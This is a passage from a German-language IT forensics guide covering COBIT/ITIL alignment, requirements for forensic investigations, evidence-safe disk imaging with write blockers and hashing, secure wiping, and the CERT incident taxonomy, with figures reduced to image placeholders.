ITIL ist in Form einer Sammlung von einzelnen Büchern organisiert. Einen wichtigen Stellenwert in ITIL als Teil des "Service Support" Buchs nimmt das IT-Sicherheitsmanagement ein. Wenn dort auch die IT-Forensik noch nicht namentlich erwähnt wird, so lässt sich diese als notwendige Erweiterung des darin beschriebenen Incident-Managements bzw. des Problem-Managements betrachten.

Einordnung der IT-Forensik

In [Boc08] wird vom Incident-Management nach ITIL verlangt, dass Störungen schnellstmöglich behoben werden, um Unterbrechungen oder eine Minderung der Service-Qualität zu vermeiden. Diese Festlegung entspricht weitestgehend der eingangs beschriebenen Vorfallsbehandlung. Das Problem-Management hat die Aufgabe, die einer Störung zugrunde liegenden Ursachen zu suchen und anschließend Wege zur Behebung und Vorbeugung zu finden. Dort kann die IT-Forensik eine wertvolle Hilfe sein. Damit lassen sich die Forderungen von ITIL auf die einzelnen Prozessabschnitte einer forensischen Untersuchung anwenden.

Die im ITIL-Modell verwendeten Festlegungen lassen sich für eine konstante Verbesserung von IT-Dienstleistungen auf die IT-Forensik anwenden, wenn auch diese als Dienstleistung betrachtet wird. Nach ITIL wird ein siebenstufiger Prozess beschrieben, welcher auch für die forensische Untersuchung Gültigkeit hat:

- Definition, was erfasst werden soll;
- Definition, was erfasst werden kann;
- Sammlung der Daten;
- Bearbeitung der Daten;
- Analyse der Daten;
- Präsentation und Benutzung der Daten;

- Umsetzung von korrigierenden Maßnahmen, d. h. der Auswahl einer geeigneteren Response-Strategie.

Diese Darstellung verläuft damit ähnlich der im Kapitel benutzten Modellierung des forensischen Prozesses in einzelne Abschnitte und betrifft insbesondere die prozessübergreifende Dokumentation einer forensischen Untersuchung.

Zusammenspiel von COBIT und ITIL für die IT-Forensik

COBIT und ITIL für die IT-Forensik

COBIT ist primär darauf ausgerichtet, überprüfbar die Ordnungsmäßigkeit und Sicherheit beim Betrieb von IT-Dienstleistungen zu wahren. Hingegen ist die herausragende Eigenschaft von ITIL die Angemessenheit und Flexibilität aufgrund der Orientierung am Kundennutzen und der Effizienz. Also sollten die eher formalen Kontrollziele von COBIT mit dem auf Angemessenheit und Flexibilität ausgerichteten Framework von ITIL abgeglichen werden.

Einordnung des Leitfadens

Zum Einsatz in der IT-Forensik gilt es demzufolge, die von COBIT im Dokument [ISACA04] genannten Schlüsselelemente Schutz der gewonnenen Daten, Datenakquisition, Imaging, Extraktion, Untersuchung, Zusammenführung bzw. Normalisierung und Reporting als Kontroll- und Steuerungsziele mit Hilfe des ITIL Zyklus umzusetzen (siehe dazu auch Abbildung 2), um Fragen zur Erfassung, Sammlung, Bearbeitung, Analyse, Präsentation und Benutzung der Daten sowie der Umsetzung von korrigierenden Maßnahmen zu beantworten.

Dieser geht durch die im Kapitel ausführlich beschriebene Einteilung in Abschnitte einer forensischen Untersuchung, insbesondere durch die Hinzunahme des Abschnittes der strategischen Vorbereitung, weiter als die Forderungen nach COBIT (siehe [ISACA04]). In der nachfolgenden Abbildung 3 wird zur Erläuterung die Abbildung der Schritte nach [ISACA04] auf die Abschnitte einer forensischen Untersuchung im Sinne des Leitfadens dargestellt und auf die prozessorientierte Sicht nach ITIL (und den nach ITIL zu klärenden Fragen) übertragen.




Abb. 3: Der forensische Prozess in Zusammenspiel von COBIT und ITIL

Hieraus wird ersichtlich, dass für jeden einzelnen Schritt des im Kapitel vorgestellten Abschnitts einer forensische Untersuchung (nach dessen Abbildung auf einen der von [ISACA04] beschriebenen Schlüsselelemente) eine beständige Prozessoptimierung nach ITIL vorgenommen werden sollte und die Fragen zur Datenerfassung, -sammlung, -bearbeitung, -analyse, -präsentation und -benutzung konkretisiert werden müssen.

Anforderungen an eine forensische Untersuchung

Wichtige Fragestellungen

Das Ziel einer forensischen Untersuchung ist die Beantwortung der folgenden Fragen:

- Was ist geschehen?
- Wo ist es passiert?
- Wann ist es passiert?
- Wie ist es passiert?

Zusätzlich können die nachfolgenden Fragestellungen relevant werden, insbesondere auch im Fall der Strafverfolgung oder einer Sicherheitsbewertung :

- Wer hat es getan?
- Was kann gegen eine Wiederholung getan werden?

Dabei muss eine Untersuchung im Sinne der IT-Forensik prinzipiell nach Spuren suchen, welche sowohl eine These untermauern als auch diese widerlegen können.

Anforderungen an den Ermittlungsprozess

Zudem werden an eine forensische Untersuchung Anforderungen an die Vorgehensweise gestellt (siehe auch [Ges08]):

- *Akzeptanz.* Die angewandten Methoden und Schritte müssen in der Fachwelt beschrieben und allgemein akzeptiert worden sein. Der Einsatz neuer Verfahren und Methoden ist zwar prinzipiell nicht ausgeschlossen, jedoch sollte dann ein Nachweis der Korrektheit dieser erfolgen.
- *Glaubwürdigkeit.* Die Robustheit und Funktionalität von Methoden wird gefordert und muss ggf. nachgewiesen werden.
- *Wiederholbarkeit*. Die eingesetzten Hilfsmittel und Methoden müssen bei der Anwendung Dritter auf dem gleichen Ausgangsmaterial dieselben Ergebnisse liefern.
- *Integrität*. Sichergestellte Spuren dürfen durch die Untersuchung nicht unbemerkt verändert worden sein. Die Sicherung der Integrität digitaler Beweise muss jederzeit belegbar sein.
- *Ursache und Auswirkungen*. Durch die Auswahl der Methoden muss es möglich sein, logisch nachvollziehbare Verbindungen zwischen Ereignissen und Beweisspuren und evtl. auch an Personen herzustellen.
- *Dokumentation*. Jeder Schritt des Ermittlungsprozesses muss angemessen dokumentiert werden.

Insbesondere muss die Authentizität der erhobenen Daten und des Vorgehens des Forensikers gewährleistet sein. Im Rahmen der Dokumentation müssen die unternommenen Schritte innerhalb der gesamten forensischen Untersuchung (d. h. wer tat wann was) und daraus gewonnenen Resultate dargelegt werden. Zusätzlich bedarf es eines lückenlosen Nachweises über den Verbleib von digitalen Spuren und der Ergebnisse der daran vorgenommenen Untersuchungen (engl. Chain of custody). Es muss sichergestellt werden, dass zu jedem Zeitpunkt beginnend mit der Erfassung der digitalen Beweisspuren ein potentieller Missbrauch bzw. eine Verfälschung nachgewiesen werden kann.

Allgemeine Vorgehensweise bei einer forensischen Untersuchung

Um eine forensische Untersuchung durchführen zu können, welche die in Kapitel aufgeworfenen Fragen beantworten kann, wird nun eine allgemeine Vorgehensweise zunächst im Überblick vorgestellt.

Der Ausgangspunkt für eine forensische Untersuchung insbesondere aus der Sicht des Anlagenbetreibers ist in den meisten Fällen ein *Symptom*, d. h. ein anormales Verhalten der Anlage bzw. von Teilkomponenten. Dies wird häufig durch den Anwender des Systems bemerkt bzw. es wird ein Alarm durch eingesetzte Schutzmechanismen ausgelöst (beispielsweise durch eine Firewall oder ein Intrusion Detection System). Dieser Alarm muss in einer geeigneten Art und Weise dokumentiert werden, z. B. durch einen entsprechenden Eintrag in einer Logdatei.

Die Vorgehensweise basiert auf einem Modell des forensischen Prozesses, in welchem die einzelnen Untersuchungsschritte in logisch zusammengehörige Abschnitte gegliedert werden. Es gibt unterschiedliche Modelle des forensischen Prozesses. Der Großteil dieser ist sehr stark auf Strafverfolgungsbehörden ausgerichtet. Beispielhaft sei hier auf das in [Cas04] vorgestellte „Investigative Process Model“ verwiesen. Dieses nimmt eine Aufteilung in 12 Abschnitte vor, eines dieser Abschnitte ist beispielsweise das „Identifizieren und Beschlagnehmen“. Das „S-A-P Modell“ aus [Ges08] hingegen nimmt eine Teilung in die drei Abschnitte „Secure“, „Analyse“ und „Present“ vor. Auch dieses ist vornehmlich auf die Verfolgung von Straftaten ausgerichtet.

Dieser Leitfaden unterteilt die Vorgehensweise einer forensischen Untersuchung in die folgenden sechs Abschnitte:

- strategische Vorbereitung;
- operationale Vorbereitung;
- Datensammlung;
- Untersuchung;
- Datenanalyse;
- Dokumentation

Eine forensische Untersuchung beginnt mit der gezielten *Vorbereitung*, in welcher geeignete forensische Werkzeuge identifiziert und bereitgestellt werden. Die Kriterien, nach denen die Auswahl erfolgt, sollten dokumentiert werden. Diese Vorbereitung wird dann für einen konkreten Vorfall ausgebaut, üblicherweise nachdem ein Symptom wahrgenommen wurde. Eine bedeutsame Rolle spielt dabei die im Kapitel vorzustellende „strategische Vorbereitung“. Wenn diese durchgeführt wurde, können u. U. mehr forensische Werkzeuge für den Einsatz vorbereitet werden, um dann auch mehr Daten über einen Vorfall zu gewinnen.

Danach erfolgt die *Sammlung* wichtiger Daten von potentiell betroffenen Komponenten. Prinzipiell ist die Durchführung der Datensammlung zu dokumentieren. Diese Sammlung muss in Übereinstimmung mit den Prinzipien der Forensik derart erfolgen, dass idealerweise eine vollständige Erfassung und

Speicherung erfolgt und keine Daten durch diese Sicherungsmaßnahmen verfälscht werden. Wenn jedoch Veränderungen erfolgen bzw. unvollständige Datensammlungen vorliegen, müssen diese festgehalten und dokumentiert sowie im Rahmen der abschließenden Dokumentation gerechtfertigt und der Verfälschungsgrad und dessen Bedeutung bewertet werden. Dies hat Einflüsse auf die Beweiskrafttendenz. Prinzipiell sollten die Daten in der Reihenfolge ihrer Flüchtigkeit gesammelt werden (siehe dazu auch Kapitel), ein forensisches Duplikat sollte von allen betroffenen Massenspeichern gewonnen werden. Der Ablauf der Datengewinnung muss dabei angemessen dokumentiert werden.

Nach Abschluss der Datensammlung erfolgt deren *Untersuchung*. Hierbei werden den Vorfall betreffende Daten extrahiert. Eine Reduktion der Daten ergibt sich dadurch, dass bestimmte Daten aus der weiteren Untersuchung ausgeschlossen werden können (z. B. durch die Überprüfung gegen bekannte Checksummen[7]). Bereits hier kann sich die Notwendigkeit ergeben, die Untersuchung auf weitere Komponenten der IT-Anlage auszuweiten. Damit muss die gesamte Untersuchung, beginnend mit der Vorbereitung auf diesen Komponenten ebenfalls durchgeführt werden. Die Durchführung der Untersuchung ist detailliert zu dokumentieren.

Da häufig mehrere Teilkomponenten von einem Vorfall betroffen sind, ergeben sich auch mehrere einzelne Untersuchungen auf diesen Komponenten. Diese Ergebnisse zu einem einheitlichen Zeitverlauf zusammenzuführen und in einen logischen Zusammenhang zu bringen, geschieht im Abschnitt der *Datenanalyse*. Hier können sich auch neue Untersuchungen auf bisher nicht betrachteten Komponenten ergeben, welche dann nach dem vorgestellten Schema durch eine erneute Sammlung und Untersuchung abzuarbeiten sind. Die Durchführung der Datenanalyse ist sorgfältig zu dokumentieren.

Nach Abschluss der Datenanalyse erfolgen Untersuchungsschritte zur *Dokumentation*. Hier werden die einzelnen, im Untersuchungsverlauf protokollierten Schritte zu einem oder mehreren Berichten zusammengefasst. Der Inhalt eines Berichtes muss dabei der jeweiligen Zielgruppe angepasst werden. So enthält der Bericht für das Management andere technische Details als beispielsweise der Bericht für den Administrator einer Anlage. Des Weiteren muss nach Abschluss der Untersuchung auch eine Manöverkritik erfolgen, in welcher verbesserungswürdige Abläufe identifiziert werden. Eventuell ist damit auch eine Änderung der Response-Strategie verbunden, die auch strategische Vorbereitungsmaßnahmen zur verbesserten IT-Forensik beinhalten können.

Im Kapitel, werden aufbauend auf dieser allgemeinen Vorgehensweise unter Einbeziehung des in Kapitel vorgestellten Modells des forensischen Prozesses, eine detaillierte Vorgehensweise erläutert.

---

7 Beispielsweise werden vom US-amerikanischen Normungsinstitut NIST Datenbanken mit Checksummen von bekannter und damit aus einer forensischen Untersuchung auszuschließender Software geführt (siehe dazu http://www.nsrl.nist.gov/). Beispielsweise betrifft dies ausgewählte ausführbare Dateien und Betriebssystembibliotheken des Microsoft Windows Betriebssystems.

Die beweissichere Anfertigung eines Datenträgerabbilds (forensische Duplikation)

Aufgrund der herausragenden Bedeutung für die Beweiskraft einer forensischen Untersuchung soll in diesem Abschnitt überblicksartig die beweissichere Anfertigung eines Datenträgerabbildes (engl. Image) beschrieben werden. Im Detail wird auf dieses Thema im Kapitel eingegangen. Der Vorgang der Gewinnung eines Datenträgerabbildes wird in der Literatur häufig auch als forensische Duplikation bezeichnet und sollte, bis auf wenige begründete Ausnahmen konsequent im Rahmen einer forensischen Untersuchung angefertigt werden.

Die forensische Duplikation

Da die Gewinnung eines Datenträgerabbildes Zeit und Ressourcen benötigt, stellt sich zunächst die Frage nach der Notwendigkeit einer forensischen Duplikation. Bis auf wenige Ausnahmen kann diese Frage prinzipiell bejaht werden. Mit einem Abbild erhält der Forensiker eine 1:1 Kopie des Datenträgers, an welchem verschiedene Untersuchungsschritte mehrfach ausgeführt werden können, ohne die Originaldaten zu verändern. Des Weiteren kann die forensische Untersuchung u. U. parallelisiert werden, d. h. mehrere Personen können denselben Datenträgerinhalt nach unterschiedlichen Gesichtspunkten und mit unterschiedlichen Methoden und Werkzeugen untersuchen. Die Unverändertheit des Dateninhalts eines Datenträgers ist eine absolute Notwendigkeit, wenn dieser ein Beweisstück eines juristischen Prozesses ist.

Deshalb ergeben sich die folgenden Anforderungen an eine forensische Duplikation:

- *Physische Kopie* - Von dem Datenträger muss eine physische Kopie hergestellt werden, d. h. der gesamte Sektorinhalt aller Sektoren des Datenträgers wird in die Datei hineingeschrieben;
- *Fehlerbehandlung* - Lesefehler müssen eindeutig erkannt und protokolliert werden und durch vorher festgelegte Füllmuster ersetzt werden;
- *Vollständigkeit des Abbildes* - Reservierte Bereiche von Massenspeichern (bspw. HPA und DCO, siehe Kapitel) müssen sicher erkannt werden und für den Zeitpunkt der Abbilderstellung deaktiviert werden, um ein vollständiges Abbild zu erhalten;
- *Unverändertheit* - Die Erstellung des Abbildes muss mit der Berechnung einer kryptographischen Checksumme abgeschlossen werden, um die Unverändertheit (Integrität, siehe Kapitel) des Abbildes nachweisen zu können.

Writeblocker einsetzen!

Um sicherzustellen, dass auf den betroffenen Datenträger nur lesend zugegriffen wird, sollten hardware-basierte Writeblocker[8] eingesetzt werden. Diese filtern sämtliche Schreibzugriffe auf den Massenspeicher heraus. Writeblocker sind für alle gängigen Schnittstellen und Bussysteme erhältlich (z. B. SCSI, IDE, S-ATA, USB). Nur durch Einsatz eines Writeblockers, der zwischen den Datenträger und die Schnittstelle des untersuchenden Systems geschaltet wird, kann ein Schreibzugriff wirksam unterbunden werden. Selbst das Booten von forensischen

Softwareumgebungen, wie z. B. die Helix-CD[9] stellen keinen absoluten Schreibschutz dar, auch wenn versucht wird, das Risiko eines Schreibzugriffes zu minimieren.

Die Durchführung der Gewinnung des Abbildes des Massenspeichers kann entweder im betroffenen Gerät als auch nach erfolgter Demontage an dedizierten forensischen Duplikationsstationen erfolgen. Ersteres ist u. a. in Laptops von Vorteil, welche evtl. Verschlüsselungsmechanismen einsetzen. Der Vorteil von dedizierten Duplikationsstationen ist insbesondere die häufig höhere Geschwindigkeit der Anfertigung des Images.

Nachdem das Abbild erstellt wurde, muss eine kryptographische Hashsumme[10] sowohl über dem Originaldatenträger als auch über dem Image berechnet werden. Eine Übereinstimmung der beiden Checksummen belegt eine korrekte Ausführung der forensischen Duplikation. Damit ist eine beweissichere Basis für die weitergehende forensische Untersuchung gelegt worden. Die nachfolgende Abbildung 4 fasst den allgemeinen Arbeitsablauf zusammen.




Abb. 4: Arbeitsabläufe bei der Abbilderstellung

RAID Systeme

Besondere Schwierigkeiten bei der Erstellung eines Datenträgerabbilds ergeben sich durch den Einsatz von RAID-Systemen (siehe dazu auch [Sch01]). Die Abkürzung RAID steht für „Redundant Array of Independent Discs“, also eine redundante Anordnung unabhängiger Laufwerke. Bei hardware-basierten RAID-

9 http://www.e-fense.com/helix/
10 Zum Erstellungszeitpunkt des Leitfadens wird der SHA-256 Algorithmus empfohlen

Systemen ist dabei das Problem, dass der Algorithmus der Datenverteilung häufig herstellerabhängig in der Controller-Firmware gespeichert ist. Hier bietet es sich demzufolge an, das Abbild an der betroffenen Hardware unter Einsatz des jeweiligen hardware-basierten RAID-Controllers zu erstellen. Prinzipiell kann und sollte jedoch auch von den einzelnen Datenträgern, welche zusammen das RAID bilden, ein Abbild angefertigt werden. Bei software-basierten RAID Systemen, von denen der Algorithmus zur Datenverteilung innerhalb des RAID Verbunds bekannt ist, kann durch Einsatz von geeigneter Software (z.B. die forensische Werkzeugsammlung „pyflag“[11]) der Datenträgerinhalt aus den einzelnen Datenträgerabbildern rekonstruiert werden.

Bei der Gewinnung des Datenträgerabbildes müssen insbesondere das entstehende Datenvolumen und die zur Erstellung des Abbildes notwendige Zeit beachtet werden. Beides sind gerade für den Anlagenbetreiber wichtige Größen. Zum einen muss mindestens der Speicherplatz für die Aufnahme des Datenträgerabbildes bereitgestellt werden. Dabei kann die entstehende Imagedatei jedoch in Teile aufgespalten gespeichert werden. Zum anderen ist die benötigte Zeit für die Erstellung eines Datenträgerabbildes und damit der potentielle Ausfall einer oder mehrerer IT-Komponenten einzuplanen. Trotzdem hat die Empfehlung Bestand, prinzipiell von Datenträgern potentiell betroffener Systeme zunächst ein Abbild unter Verwendung der forensischen Duplikation zu erstellen. Diese wird detailliert in Kapitel beschrieben.

Sicheres Löschen von Datenträgern

Es gibt zwei wichtige Gründe, das sichere Löschen von Datenträgern zu adressieren. Zunächst ist es wichtig, den Datenträger, welcher Datenträgerabbilder und andere forensisch bedeutsame Daten aufnehmen soll, in einem gelöschten Zustand vor der Aufnahme der Daten zu versetzen. Daten von vorangegangenen Untersuchungen müssen derart gelöscht werden, dass sie nicht zu Fehlinterpretationen von darauffolgenden Untersuchungen führen können. Des Weiteren verlangt der in Kapitel vorgestellte, gesetzlich vorgeschriebene Datenschutz, dass die Daten, welche im Rahmen einer forensischen Untersuchung erhoben wurden, nach Abschluss eines Verfahrens bzw. des Abschlusses der Untersuchung die gewonnenen Daten zu löschen. In [WKS08] wurde zum Sicheren Löschen magnetischer Datenträger festgestellt, dass nach der Anwendung geeigneter Löschtechniken (engl. wiping) eine Datenwiederherstellung nahezu ausgeschlossen ist. Ein dreimaliges Überschreiben wird dabei als ausreichend erachtet, die Wahrscheinlichkeit der Rekonstruktion von Daten(-fragmenten) verschwindend gering werden zu lassen.

11 http://pyflag.sourceforge.net/Documentation/articles/raid/reconstruction.html

Die CERT-Taxonomie im Rahmen einer forensischen Untersuchung

Eine gemeinsame Sprache für die Vorfalls-beschreibung

Um einen Vorfall erfolgreich aufklären zu können, muss dieser systematisch beschrieben werden. Dazu hat sich der Einsatz der CERT-Taxonomie [HL98] bewährt. Diese wird beständig erweitert bzw. angepasst, die Version aus [Dit04] soll deshalb kurz vorgestellt und danach der Wert für die forensische Untersuchung unterstrichen werden. Die CERT-Taxonomie adressiert vorsätzliche Handlungen im Rahmen eines Vorfalls. Zufällige Betriebsstörungen und der Ausfall bzw. das Fehlverhalten von Hard- und Software sind nicht Teil der Taxonomie. Das beschriebene Vorgehen wird jedoch auch diesem Leitfaden gerecht.

Ziel der Taxonomie ist es, ein Minimum an abstrakt zu beschreibenden Begriffen zu finden, welche für die Klassifizierung von Sicherheitsverletzungen (so genannten Vorfällen) geeignet sind, um den Vorfall so präzise wie möglich zu beschreiben, um darauf aufbauend Abwehr und Erkennung abzustimmen. Die folgende Abbildung 5 beschreibt die CERT-Taxonomie.




Abb. 5: Die erweiterte CERT-Taxonomie nach [Dit04]

Beschreibung nach CERT - Wie ist die Taxonomie zu lesen?

Mit dieser Taxonomie ist es möglich, den Angriffsverlauf zu beschreiben. Wie aus der schematischen Darstellung ersichtlich, klassifiziert die Taxonomie in Vorfall, Angriff und Ereignis. Ein Vorfall beschreibt dabei den Angreifer mit der damit verbundenen Absicht sowie den Angriff selbst. Es wird zusätzlich noch zwischen Innentäter und Außentäter unterschieden. Dabei hat der Innentäter u. U. detaillierte Kenntnisse über die Computer und deren Vernetzung und häufig auch einen Zugang zum angegriffenen System bzw. einen physischen Zugang zu den Computern. Der Innentäter ist demzufolge der vermutlich gefährlichere aber auch zahlenmäßig kleinere Angreiferkreis (siehe dazu auch [Ken06]). Der eigentliche

Angriff wiederum wird unterteilt in das verwendete Werkzeug, die ausgenutzte Schwachstelle, das Ereignis selbst und das erzielte Resultat. Das eigentliche Ereignis wird in die Aktion und das Ziel unterteilt.
Die gesamte Taxonomie ist dabei wie folgt zu interpretieren:
Ein Angreifer nutzt mit Hilfe eines oder mehrerer Werkzeuge eine bestimmte Schwachstelle im Computer bzw. einem Computernetz aus. Dadurch kann er bestimmte Aktionen ausführen, welche ein ganz bestimmtes Ziel verfolgen. Das Ergebnis des Angriffs ist dann das eigentliche Resultat, welches der Angreifer durch eine bestimmte Absicht verfolgt hat.
Es ist ersichtlich, dass das eigentliche Ereignis nur Teil eines größeren Ganzen ist. Soll ein Ereignis, bestehend aus einer Aktion eines Täters und dessen Ziel klassifiziert werden, so muss der gesamte Angriff, welcher zusätzlich aus den Werkzeugen, der ausgenutzten Schwachstelle und dem Resultat besteht, ausgewertet werden. Dies ist notwendig, um den Angriff vollständig zu erkennen und zukünftig eventuell abwehren zu können. Für eine umfassende Analyse eines Vorfalls muss ebenfalls der Typ des Angreifers und dessen Absicht untersucht werden, um die konkrete Bedrohung zu bestimmen (zum Beispiel wird sich wahrscheinlich ein Hacker nach erfolgreichem Einbruch in ein System wieder entfernen, wohingegen ein Spion an dieser Stelle weiter seiner Aufgabe nachgehen und den Computer umfangreich ausspähen wird).

Sicherheitsaspekte

Es besteht ein enger Zusammenhang zwischen der CERT-Taxonomie und den Sicherheitsaspekten (siehe auch Abbildung 5). Die Sicherheitsaspekte haben allgemein in der IT-Sicherheit eine fundamentale Bedeutung und sind auch für die IT-Forensik auf zwei Arten bedeutsam. In der IT-Forensik sollen IT-Sicherheitsvorfälle aufgeklärt werden (was einem Nachweis einer Verletzung der Sicherheitsaspekte gleichkommt). Des Weiteren müssen die gesammelten Daten, welche als Indizien für einen Vorfall dienen können, derart behandelt werden, dass sie nachweislich nachweislich nicht verfälscht wurden. Dies kommt einer Wahrung der Sicherheitsaspekte gleich. Die Sicherheitsaspekte sind im Einzelnen (siehe dazu auch [BSI02]):

- Vertraulichkeit – Geheimhaltung von Ressourcen (z. B. Informationen) gegenüber Unberechtigten (z. B. Anwender, Dienste);
- Integrität - Schutz von gespeicherten bzw. zu kommunizierenden Ressourcen (z. B. Informationen) vor unberechtigter Veränderung;
- Verfügbarkeit - Schutz von Ressourcen (z. B. Informationen) vor einer unbefugten Vorenthaltung;
- Nichtabstreitbarkeit - Schutz vor dem Abstreiten von Transaktionen wie des Versendens bzw. Empfanges von Nachrichten durch authentisch festgestellte Personen;
- Authentizität - Schutz der Nachweisbarkeit der Herkunft einer Ressource (z.B. Informationen).

Für den Umgang mit Daten, die potentielle Indizien im Rahmen der Aufklärung eines Vorfalls sein können, sind insbesondere die Integrität und die Authentizität von herausragender Bedeutung. Deshalb sind diese Daten durch den Einsatz kryptographischer Verfahren gegen eine Verletzung dieser Sicherheitsaspekte

abzusichern.

Zum Zeitpunkt der Erstellung des Leitfadens wird überwiegend noch der MD5 Algorithmus zur Absicherung der Integrität eingesetzt, auch wenn es bereits gelungen ist, so genannte Kollisionen zu erzeugen, d. h. zwei unterschiedliche Datenmengen liefern dieselbe Hash-Summe. Es wird angeraten, wann immer möglich, auf den SHA-256 Algorithmus zurückzugreifen. Die verfügbaren kryptographischen Verfahren und die Sicherheit, welche sie liefern können, sind regelmäßig zu überprüfen und mit neuen Entwicklungen abzugleichen.

Die CERT-Taxonomie in der IT-Forensik

Die CERT-Taxonomie in der IT-Forensik

Für die Anwendung der CERT-Taxonomie in der IT-Forensik ist nun als Ausgangspunkt das Resultat zu sehen und von diesem aus die Maßnahmen zu wählen. Es gilt dabei, Antworten auf die in der Einleitung des Leitfadens aufgeworfenen Fragen zu liefern:

- Was ist geschehen?
- Wo ist es passiert?
- Wann ist es passiert?
- Wie ist es passiert?

und eventuell auch

- Wer hat es getan?
- Was kann dagegen getan werden?

Diese Fragestellungen dienen als Ausgangsbasis für die Bearbeitung der vorfallsorientierten Basisszenarien (siehe Kapitel) und für die Bearbeitung der Komplexszenarien im Kapitel . Für die Anwendung der Betrachtung nach CERT spricht die hier angestrebte datenzentrierte Sichtweise. Eine optimale Auswahl der forensischen Methoden wird dadurch sichergestellt, dass als Ausgangspunkt für die Betrachtungen immer die potentiell vorliegende Datenquelle und der in der Gesamtheit ermittelbare Informationsgehalt der betroffenen IT-Anlage gewählt wird und nicht beispielsweise die Leistungsmerkmale einer gegebenen Sammlung von forensischen Werkzeugen.

CERT als Basis für die Dokumentation

Die CERT-Taxonomie ist ein wichtiger Ausgangspunkt für den Dokumentationsabschnitt einer forensischen Untersuchung. Die Beschreibung der einzelnen Abschnitte einer forensischen Untersuchung wird detailliert im Kapitel vorgenommen. Im Rahmen der Dokumentation ist die Beschreibung des Vorfalls anhand von Aktion und Ziel (dem Ereignis), zusätzlich der Identifikation von Werkzeug, Schwachstelle und Resultat (dem Angriff) und evtl. zusätzlich von Angreifer und Absicht (dem Vorfall) von Vorteil. Des Weiteren bildet die CERT-Taxonomie die Grundlage für die vorfallsbasierten Szenarien im Kapitel 3.1.2.

